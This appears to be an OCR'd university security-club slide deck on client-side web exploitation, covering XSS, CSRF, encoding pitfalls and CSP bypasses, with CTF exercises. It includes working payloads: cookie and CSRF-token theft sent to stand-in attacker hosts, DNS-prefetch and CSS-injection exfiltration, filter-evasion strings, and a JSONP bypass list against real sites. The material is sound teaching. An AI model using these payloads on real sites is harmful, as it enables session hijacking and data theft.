Client-Side Web Exploitation

Kent Ma
OSIRIS Lab Hack Night

Agenda

- Web Primer
- Cross-Site Scripting
- Cross-Site Request Forgery
- HTML Encoding
- XSS Auditor (X-XSS-Protection)
- Content-Security-Policy


Web Primer

What does your browser do with a web page?

1. The web server sends the contents of the web page as text
2. Browser parses this text and determines what type it is
3. If it's HTML, it loads it into the Document Object Model

Document Object Model (DOM)

Document Object Model (DOM) is the syntax tree that represents the HTML on a document



HTML/CSS/JS

1. Browser loads HTML into the DOM
2. The browser's renderer uses CSS to make HTML tags look pretty
3. <script> tags cause Javascript to run in the background

HTML/CSS/JS

1. Browser loads HTML into the DOM
2. The browser's renderer uses CSS to make HTML tags look pretty
3. **`<script>` tags cause Javascript to run in the background**

What's the JS on the page doing?

- Has access to the DOM to dynamically change content
  - GetElementById()
  - CreateElement()
  - etc

What's the JS on the page doing?

- **Has access to the DOM** to dynamically change content
  - GetElementById()
  - CreateElement()
  - etc

What's the JS on the page doing?

- **Has access to the DOM** to dynamically change content
  - GetElementById()
  - CreateElement()
  - etc
- **Is there anything sensitive on the page?**

What's the JS on the page doing?

- **Has access to the DOM** to dynamically change content
  - GetElementById()
  - CreateElement()
  - etc
- Is there anything sensitive on the page?
- **Can these functions be used to access content on other pages?**

Same-Origin Policy

- Scripts on a web page can only access data on another page if both pages *have the same origin*
- This means that they need the same **schema**, **host**, and **port**

Table 9-1: Outcomes of SOP Checks

Originating document	Accessed document	Non–IE browser	Internet Explorer
http://example.com/**a/**	http://example.com/**b/**	Access okay	Access okay
http://example.com/	http://**www.**example.com/	Host mismatch	Host mismatch
http://example.com/	**https**://example.com/	Protocol mismatch	Protocol mismatch
http://example.com**:81**/	http://example.com/	Port mismatch	Access okay

Source: The Tangled Web: A Guide to Securing Modern Web Applications, Michal Zalewski

Cross-Origin Resource Sharing (CORS)

- Requests that aren't considered "simple requests" (more on this later) send a CORS-preflight - an HTTP OPTIONs request before the real request

```
OPTIONS /path HTTP/1.1
Host: sitetorequest.com
```

Cross-Origin Resource Sharing (CORS)

- HTTP OPTIONS returns headers such as allowed methods of the path

```
HTTP/1.1 200 OK
...
Allow: OPTIONS, GET, HEAD, POST
Access-Control-Allow-Origin: http://foo.example
```

Cross-Origin Resource Sharing (CORS)

- Set exceptions for Same-Origin Policy
- Uses the Access-Control family of headers:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: http://foo.example
```

Simple Requests

No CORS preflight sent for requests that are deemed “simple”:

- No headers set outside of a small whitelist of headers
  - Content-Type is something other than form data or plaintext
- Is a GET or POST
- See developer.mozilla.org/en-US/docs/Web/HTTP/CORS

XSS & CSRF Basics

HTTP Cookies

- Key-Value pairs stored & passed along HTTP requests as headers:
  - `Set-Cookie: key=value; Expires=<Date>; Secure;`
  - `Cookie: key=value; key2=value2;`
- Often used for storing session IDs
- Accessible in javascript as `document.cookie`

Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- We can use this to steal user-specific sensitive application data


```
<script>fetch(“http://yourevilsite.com/”+document.cookie)</script>
```

Types of XSS

- **Stored XSS** - Server stores the payload somewhere and serves it to the user when they load the page normally
- **Reflected XSS** - The user has to do something to cause XSS to happen (e.x. go to a link with the payload in the url)
- **DOM XSS** - XSS but off of client-side logic

Cross-Site Scripting (XSS)

- Instead of being evil, we use alert() as the proof of concept for XSS in demos



How many ways can you run JS?

```
text.replace(“<script>”, “#”)
```

- ~~<script>alert(“hello”)</script>~~

How many ways can you run JS?

`text.replace(“<script>”, “#”)`

- ~~`<script>alert(“hello”)</script>`~~
- `<img src=a onerror=alert(“hello”)>`
- `<img src=a onload=alert(“hello”)>`
- `<svg/onload=alert(hello')>`
- `javascript:alert(“hello”)`
- `data:text/plain,alert(“hello”)`
- `<iframe src=javascript:alert(“hello”)>`
- `/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(1)//'>`

How many ways can you run JS?

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Cross-Site Scripting (XSS)

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- We can use this to steal user-specific sensitive application data

```
<script>fetch(“http://yourevilsite.com/”+document.cookie)</script>
```

This probably won’t give you anything useful anymore

HTTP Cookies revisited

- Key-Value pairs stored & passed along HTTP requests as headers:
  - `Set-Cookie: key=value; Expires=<Date>; Secure; HttpOnly;`
  - `Cookie: key=value; key2=value2;`
- Often used for storing session IDs
- Accessible in javascript as `document.cookie` **if `HttpOnly` isn't set**

Cross-Site Request Forgery (CSRF)

- Force victim to make a request to site

```
<img src="http://bank.com/transfer.php?to=Evil&amt=10000"/>
```

Cross-Site Request Forgery (CSRF)

- Force victim to make a request to site

  `<img src="http://bank.com/transfer.php?to=Evil&amt=10000"/>`

- Doesn't work this easily on modern web applications :(

CSRF Mitigations - Custom Headers

1. Require a custom header to be set in the request
    - No longer “simple request” -> CORS preflight sent
2. Also check if the `Referer` (spelling is intentional) and `Origin` headers are from the same site

CSRF Mitigations - Custom Headers

- Check if the `Referer` (spelling is intentional) and `Origin` headers are from the same site
  - Requests with XMLHTTPRequest or fetch can't modify those headers directly
- Basically using properties of Same-Origin Policy

CSRF Mitigations - Custom Headers

- Check if the `Referer` (spelling is intentional) and `Origin` headers are from the same site
  - Requests with XMLHTTPRequest or fetch can't modify those headers directly
- Basically using properties of Same-Origin Policy
- **How do we beat this?**

Cross-Site Scripting (XSS) revisited

- JS running from XSS is from the same origin as your target site
- **Same-Origin Policy doesn't matter here** because the code running *is* from the same origin

CSRF Mitigations - Nonce

- Modern forms have a random value appended to them that the server also needs to receive to complete the request

```
<form method="post">{% csrf_token %}
```

CSRF Mitigations - Nonce

- Modern forms have a random value appended to them that the server also needs to receive to complete the request

```
<form method="post">{% csrf_token %}
```

We need to leak this. How?

Cross-Site Scripting (XSS) revisited

- Occurs when data is sent to a browser without being encoded
- Attackers can inject & execute javascript into pages viewed by other users
- **We can use this to steal user-specific sensitive application data**

```
<script>
$.get("csrfable", function(data) {
     $.post("/csrfable", {token: $(data).find("#token")[0].value, message: "hax"}
)});
</script>
```

Modern Protections

HTML Entities Encoding

- Used for encoding special HTML characters
- &#<ascii value> e.x. &#61 is ‘a’
- Special HTML entities:

&	&amp;
<	&lt;
>	&gt;
“	&quot;
‘	&apos;

HTML Entities Encoding

```
<script>alert(“example”)</script>
```

HTML Entities Encoding

```
&lt;script&gt;alert(&quot;example&quot;)&lt;/script&gt;
```

HTML Entities aren’t perfect - URLs

```
<a href=“[User controlled input]”></a>
```

HTML Entities aren’t perfect - URLs

```
<a href=“javascript:alert`xss`”></a>
```

HTML Entities aren’t perfect - URLs

```
<a href=“javascript:alert`xss`”></a>
```

```
htmlentities(“javascript:alert`xss`”)-> javascript:alert`xss`
```

HTML Entities aren't perfect - URLs

There is one class of XSS issues that Jinja's escaping does not protect against. The `a` tag's `href` attribute can contain a *javascript:* URI, which the browser will execute when clicked if not secured properly.

```
<a href="{{ value }}">click here</a>
<a href="javascript:alert('unsafe');">click here</a>
```

From jinja docs: http://flask.pocoo.org/docs/1.0/security/

HTML Entities aren't perfect - Encodings

```
<script>
(()=>{for (let pre of document.getElementsByTagName('pre')) {
     let text = pre.innerHTML;
     let q = '{{ htmlencoded(search) }}';
     pre.innerHTML = `<mark>${q}</mark>`;
})();
```

HTML Entities aren't perfect - Encodings

```
<script>
(()=>{for (let pre of document.getElementsByTagName('pre')) {
     let text = pre.innerHTML;
     let q = '{{ htmlencoded(\x3Cscript\x3Ealert()\x3C/script\x3E) }}';
     pre.innerHTML = `<mark>${q}</mark>`;
}})();
```

HTML Entities aren't perfect - Encodings

```
<script>
(()=>{for (let pre of document.getElementsByTagName('pre')) {
     let text = pre.innerHTML;
     let q = '\x3Cscript\x3Ealert()\x3C/script\x3E';
     pre.innerHTML = `<mark>${q}</mark>`;
}})();
```

HTML Entities aren't perfect - Encodings

```
<script>
(()=>{for (let pre of document.getElementsByTagName('pre')) {
     let text = pre.innerHTML;
     let q = '<script>alert()</script>';
     pre.innerHTML = `<mark>${q}</mark>`;
}})();
```

OSIRIS

Workshop Part 1

https://xss-game.appspot.com/

X-XSS-Protection

- Enabled with the HTTP Header `X-XSS-Protection: 1`
- Available in Internet Explorer, Chrome, and Safari (Not Firefox!)
  - Implementation & filter vary by browser
- “Heuristics” check if response data came from unsafe request data

X-XSS-Protection

- Enabled with the HTTP Header `X-XSS-Protection: 1`
- Available in Internet Explorer, Chrome, and Safari (Not Firefox!)
  - Implementation & filter vary by browser
- "Heuristics" check **if response data came from unsafe request data**
  - Basically just a big blacklist
  - **Doesn't work on Stored or DOM XSS**

Block Mode

- Sometimes your header looks like this:
  X-XSS-Protection: 1; **mode=block**
- If block mode is on, page doesn't load if XSS is detected
- Otherwise, parts of XSS-detected strings are replaced with the character "#"

35C3CTF - Filemanager

- Search function
  - Returns page with js to highlight matched results if matched
  - Returns “No results found” without JS if nothing found
- Bot visits & stays on whatever malicious page you give it

35C3CTF - Filemanager

/search?q=35C3_&a=<contents of highlight script on page>

Blocked by XSS auditor because **request matches a script on response** and search included flag

35C3CTF - Filemanager

/search?q=35C3_a&a=<contents of highlight script on page>

Not blocked, no results returned so highlight script not included

35C3CTF - Filemanager

/search?q=35C3_x&a=<contents of highlight script on page>

Blocked by XSS auditor

35C3CTF - Filemanager

/search?q=35C3_xa&a=<contents of highlight script on page>

And so, we can blind bruteforce the flag character-by-character by checking page load

https://gist.github.com/l4wio/3a6e9a7aea5acd7a215cdc8a8558d176

Content-Security-Policy (CSP)

- HTTP header that's a whitelist of document capabilities
  - `default-src 'self' trusted-site.com;`
  - `script-src 'self' *.google.com;`
  - `img-src *;`
  - `style-src 'self';`
  - `connect-src 'none';`
- **Modern client-side exploitation requires that you bypass this**

Content-Security-Policy - ‘unsafe inline’

- CSP by default disables inlined javascript
  - Can’t use `<script>alert()</script>` and friends without `unsafe-inline` being set
  - Needs to be `<script src=‘externalsource.com’/>`

```
Refused to run the JavaScript URL because it violates the following Content Security Policy directive: "script-src assets-cdn.github.com". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution.
```
github.com/:1

Content-Security-Policy - ‘nonce’

- Requires scripts to have a nonce
  - Server must generate a unique nonce every time

```
<script src=legitimatescript.com nonce=12345/>
```

Client-Side Web Exploits in a Post-CSP World

- Some sites set unsafe-inline since they break without it
  - Basically makes CSP useless
- Leaking nonces
- Bypassing the whitelist
- Script gadgets

http://sebastian-lekies.de/csp/bypasses.php

DNS Prefetch

- Chrome tries to resolve domain names **on document load** of `rel='dns-prefetch'` links (before a user clicks on it)
- Doesn't get checked by CSP src whitelists

```
<script>
const linkEl = document.createElement('link');
linkEl.rel = 'dns-prefetch';
linkEl.href = sensitiveData + ".evil.com";
document.head.appendChild(linkEl);
</script>
```

JSON with Padding (JSONP)

- Adds padding to requested JSON data
- Originally a workaround for Same-Origin Policy

<script src="http://someapi.com/people/1">

```
{
    "FirstName": "Josh",
    "LastName": "Hofing"
}
```

JSON with Padding (JSONP)

- Adds padding to requested JSON data
- Originally a workaround for Same-Origin Policy

<script src="http://someapi.com/people/1?callback=parse">

```
parse({
    "FirstName": "Josh",
    "LastName": "Hofing"
});
```

JSON with Padding (JSONP)

```
Content-Security-Policy: script-src 'self' *.google.com;
```

```
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(%22hello%22)"/>
```

JSON with Padding (JSONP)

```
Content-Security-Policy: script-src 'self' *.google.com;
```

```
<script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(%22hello%22)"/>
```

```
// API callback
alert("hello")({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(\"hello\")'; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
}
);
```

JSON with Padding (JSONP)

https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt

```
#Google.com:
"><script+src="https://googleads.g.doubleclick.net/pagead/conversion/1036918760/wcm?callback=alert(1337)"></script>
"><script+src="https://www.googleadservices.com/pagead/conversion/1070110417/wcm?callback=alert(1337)"></script>
"><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fcli/queries/js?callback=alert(1337)"></script>
"><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>
#Blogger.com:
"><script+src="https://www.blogger.com/feeds/5578653387562324002/posts/summary/4427562025302749269?callback=alert(1337)"></script
#Yandex:
"><script+src="https://translate.yandex.net/api/v1.5/tr.json/detect?callback=alert(1337)"></script>
"><script+src="https://api-metrika.yandex.ru/management/v1/counter/1/operation/1?callback=alert"></script>
#VK.com:
"><script+src="https://api.vk.com/method/wall.get?callback=alert(1337)"></script>
#AlibabaGroup:
"><script+src="https://detector.alicdn.com/2.7.3/index.php?callback=alert(1337)"></script>
"><script+src="https://suggest.taobao.com/sug?callback=alert(1337)"></script>
"><script+src="https://count.tbcdn.cn//counter3?callback=alert(1337)"></script>
"><script+src="https://bebezoo.1688.com/fragment/index.htm?callback=alert(1337)"></script>
"><script+src="https://wb.amap.com/channel.php?callback=alert(1337)"></script>
"><script+src="http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);jsonp1"></script>
"><script+src="http://api.m.sm.cn/rest?method=tools.sider&callback=jsonp_1869510867%3balert(1)%2f%2f794"></script>
#Uber.com:
"><script+src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script>
```

Open Redirects

- http://somesite.com/continue=http://othersite.com
- Immediately redirects to another site

Open Redirects

- http://somesite.com/continue=http://othersite.com
- Immediately redirects to another site


```
Content-Security-Policy: script-src 'self' www.google.com;

<script src="https://www.google.com/search?btnl&q=allinurl:https://www.asdf.com"/>
```

Image Polyglots

- Uploaded images often are in the same place as ‘self’
- Valid Javascript can be put inside a JPEG image

```
Content-Security-Policy: script-src ‘self’
<script src=“victimsite.com/upload/maliciousimage.jpg”>
```



Source: https://shift-js.info/publications/201711-CSP.pdf
See also https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works
  https://html.spec.whatwg.org/multipage/parsing.html

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works
  https://html.spec.whatwg.org/multipage/parsing.html

```
<p>Injection goes here</p>
<script src="victimsite.com/legitimate.js" nonce=secret>
```

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works
  https://html.spec.whatwg.org/multipage/parsing.html

```
<p><img src='http://www.evil.com/</p>
<script src="victimsite.com/legitimate.js" nonce=secret>
```

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works
  https://html.spec.whatwg.org/multipage/parsing.html

```
<p><img src='http://www.evil.com/</p>
<script src="victimsite.com/legitimate.js" nonce=secret>
```

Dangling Markup

- HTML by default closes tags for you
- There's a lot of rules on how this works
  https://html.spec.whatwg.org/multipage/parsing.html

```
Request sent to
http://www.evil.com/%3C%2Fp%3E%0A%3Cscript%20src%3Dvictimsite.com
%2Flegitimate.js%20nonce%3Dsecret%3E
```

Dangling Markup

Other useful dangling tags:

- `
- “
- <textarea>
- <xmp>
- <option>
- <plaintext>
- <base target=”

Nonce Leaks - CSS Injection

- CSS has a `tag[attribute=value]` selector:
  - Appends styling to elements with matching `attribute=value`
- For example:
  - ```
    input[somekey="somevalue"] {
        background: url("myserver.com")
    }
    ```
  - Will add background attribute to `&lt;input&gt;` tags with `somekey="somevalue"`
    ```

Nonce Leaks - CSS Injection

- `[attribute^=value]` for when an attribute begins with the value
- Steal sensitive data on victim's page - e.x. CSP nonce or CSRF token

```
input[name="nonce"][value^="a"] {
      background: url(http://myserver/a);
}input[name="nonce"][value^="b"] {
      background: url(http://myserver/b);
}input[name="nonce"][value^="c"] {
      background: url(http://myserver/c);
}
...
```

Script Gadgets

- Use pieces of CSP-trusted javascript on unfiltered, normally okay elements
- This kills the unsafe-inline CSP
- https://github.com/google/security-research-pocs/tree/master/script-gadgets

Script Gadgets Example - Bootstrap

- Sanitizers ignore `title=` attribute because it's normally safe
- Bootstrap `data-` attributes makes it not so safe


```
<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'>
```

Trusted Types

- Keep an eye on this in the future
- W3C proposal from Google engineers - already running on Google sites
- Things to be inserted in the DOM now encoded as an object with sanitation functions

```
goog.html.SafeHtml.create(“DIV”, {“benign”: “attributes”}, “text”);
goog.html.SafeUrl.sanitize(untrustedUrl);
```

Thank you


NYU
NYUHome
SERVICES
PEOPLE
globalhome.nyu.edu says
Questions?
OK

OSIRIS

Client-Side Web Workshop Part 2

http://wargames.osiris.cyber.nyu.edu:1005

Resources

- The Tangled Web: A Guide to Securing Modern Web Applications, Michal Zalewski
- The Web Application Hacker's Handbook, Dafydd Stuttard & Marcus Pinto
- https://github.com/cure53/browser-sec-whitepaper/blob/master/browser-security-whitepaper.pdf
- http://sebastian-lekies.de/csp/bypasses.php
- https://csp.withgoogle.com/
- https://portswigger.net/blog/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP